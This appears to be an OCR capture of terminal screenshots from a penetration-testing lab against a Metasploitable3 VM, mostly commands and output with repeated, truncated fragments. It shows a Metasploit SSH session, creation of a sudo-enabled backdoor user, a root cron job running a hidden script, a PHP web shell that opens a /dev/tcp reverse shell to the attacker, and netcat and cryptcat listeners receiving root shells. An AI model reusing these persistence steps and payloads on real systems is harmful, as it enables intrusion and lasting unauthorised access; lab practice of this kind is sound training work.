
  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   192.168.92.3:33571 → 192.168.92.4:22 (192.168.92
                                      .4)


msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
```

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
ubuntu_hash  VBoxGuestAdditions.iso
vagrant@metasploitable3-ub1404:~$ whoami
whoami
vagrant
vagrant@metasploitable3-ub1404:~$
```


kali@kali: ~
Session Actions Edit View Help
ubuntu_hash VBoxGuestAdditions.iso
vagrant@metasploitable3-ub1404:~$ whoami
whoami
vagrant
vagrant@metasploitable3-ub1404:~$ sudo adduser cassian
sudo adduser cassian
Adding user `cassian' ...
Adding new group `cassian' (1000) ...
Adding new user `cassian' (1000) with group `cassian' ...
Creating home directory `/home/cassian' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: password123!
Retype new UNIX password: password123!
passwd: password updated successfully
Changing the user information for cassian
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
Y
vagrant@metasploitable3-ub1404:~$


vagrant@metasploitable3-ub1404:~$ sudo usermod -aG sudo cassian
sudo usermod -aG sudo cassian
vagrant@metasploitable3-ub1404:~$ id cassian
id cassian
uid=1000(cassian) gid=1000(cassian) groups=1000(cassian),27(sudo)
vagrant@metasploitable3-ub1404:~$


vagrant@metasploitable3-ub1404:~$ sudo su
sudo su
root@metasploitable3-ub1404:/home/vagrant# echo "* * * * * root /tmp/.bd.sh" >> /etc/cron
tab
<:/home/vagrant# echo "* * * * * root /tmp/.bd.sh" >> /etc/crontab
root@metasploitable3-ub1404:/home/vagrant#

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5551
listening on [any] 5551 ...
```


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5551
listening on [any] 5551 ...
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 51625
root@metasploitable3-ub1404:/home/vagrant#
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5551
listening on [any] 5551 ...
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 51625
root@metasploitable3-ub1404:/home/vagrant# whoami
whoami
root
root@metasploitable3-ub1404:/home/vagrant#
```


```
Session  Actions  Edit  View  Help
  GNU nano 8.6
<?php
exec("/bin/bash -c 'bash -I >& /dev/tcp/192.168.92.3/5553 0>&1'");
?>
```


```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...


upload bdweb2.php  /var/www/uploads/bdweb2.php
[-] Error occurred while uploading <bdweb2.php> to </var/www/uploads/bdweb2.php>
h file or directory @ rb_sysopen - bdweb2.php
upload bdweb2.php  /var/www/uploads/bdweb2.php
[*] Max line length is 65537
[*] Writing 88 bytes in 1 chunks of 302 bytes (octal-encoded), using printf
[+] File </var/www/uploads/bdweb2.php> upload finished
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5553
listening on [any] 5553 ...
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 52854
cd/
bash: line 1: cd/: No such file or directory
ls
bdweb2.php
cd /
ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
node_modules
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
```





kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
192.168.92.4: inverse host lookup failed: Unknown host
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 55927


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
192.168.92.4: inverse host lookup failed: Unknown host
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 55927
ls
ubuntu_hash
VBoxGuestAdditions.iso
cd /home
ls -lai
total 76
655361 drwxr-xr-x 19 root root 4096 Nov 7 09:23 .
2 drwxr-xr-x 23 root root 4096 Oct 29 2020 ..
659165 drwxr-xr-x 3 anakin_skywalker users 4096 Oct 29 2020 anakin_skywalker
659149 drwxr-xr-x 3 artoo_detoo users 4096 Oct 29 2020 artoo_detoo
659157 drwxr-xr-x 2 ben_kenobi users 4096 Oct 29 2020 ben_kenobi
659177 drwxr-xr-x 2 boba_fett users 4096 Oct 29 2020 boba_fett
917794 drwxr-xr-x 2 cassian cassian 4096 Nov 7 09:23 cassian
659189 drwxr-xr-x 2 chewbacca users 4096 Oct 29 2020 chewbacca
659153 drwxr-xr-x 2 c_three_pio users 4096 Oct 29 2020 c_three_pio
659161 drwxr-xr-x 2 darth_vader users 4096 Oct 29 2020 darth_vader
659185 drwxr-xr-x 2 greedo users 4096 Oct 29 2020 greedo
659145 drwxr-xr-x 2 han_solo users 4096 Oct 29 2020 han_solo
659181 drwxr-xr-x 2 jabba_hutt users 4096 Oct 29 2020 jabba_hutt
659169 drwxr-xr-x 2 jarjar_binks users 4096 Oct 29 2020 jarjar_binks
659193 drwxr-xr-x 4 kylo_ren users 4096 Oct 29 2020 kylo_ren
659173 drwxr-xr-x 2 lando_calrissian users 4096 Oct 29 2020 lando_calrissian
659137 drwxr-xr-x 3 leia_organa users 4096 Nov 4 11:47 leia_organa
659141 drwxr-xr-x 2 luke_skywalker users 4096 Oct 29 2020 luke_skywalker


1 2 3 4
Session Actions Edit View Help
(kali㉿kali)-[~]
$
Session Actions Edit View Help
(kali㉿kali)-[~]
$


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ cryptcat -k hackme -lvp 443
listening on [any] 443 ...
192.168.1.41: inverse host lookup failed: Unknown host
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.41] 35758


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ cryptcat -k hackme -lvp 443
listening on [any] 443 ...
192.168.1.41: inverse host lookup failed: Unknown host
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.41] 35758
ls
ubuntu_hash
VBoxGuestAdditions.iso
cd /home
ls -lai
total 76
655361 drwxr-xr-x 19 root root 4096 Nov 7 09:23 .
2 drwxr-xr-x 23 root root 4096 Oct 29 2020 ..
659165 drwxr-xr-x 3 anakin_skywalker users 4096 Oct 29 2020 anakin_skywalker
659149 drwxr-xr-x 3 artoo_detoo users 4096 Oct 29 2020 artoo_detoo
659157 drwxr-xr-x 2 ben_kenobi users 4096 Oct 29 2020 ben_kenobi
659177 drwxr-xr-x 2 boba_fett users 4096 Oct 29 2020 boba_fett
917794 drwxr-xr-x 2 cassian cassian 4096 Nov 7 09:23 cassian
659189 drwxr-xr-x 2 chewbacca users 4096 Oct 29 2020 chewbacca
659153 drwxr-xr-x 2 c_three_pio users 4096 Oct 29 2020 c_three_pio
659161 drwxr-xr-x 2 darth_vader users 4096 Oct 29 2020 darth_vader
659185 drwxr-xr-x 2 greedo users 4096 Oct 29 2020 greedo
659145 drwxr-xr-x 2 han_solo users 4096 Oct 29 2020 han_solo
659181 drwxr-xr-x 2 jabba_hutt users 4096 Oct 29 2020 jabba_hutt
659169 drwxr-xr-x 2 jarjar_binks users 4096 Oct 29 2020 jarjar_binks
659193 drwxr-xr-x 4 kylo_ren users 4096 Oct 29 2020 kylo_ren
659173 drwxr-xr-x 2 lando_calrissian users 4096 Oct 29 2020 lando_calrissian
659137 drwxr-xr-x 3 leia_organa users 4096 Nov 4 11:47 leia_organa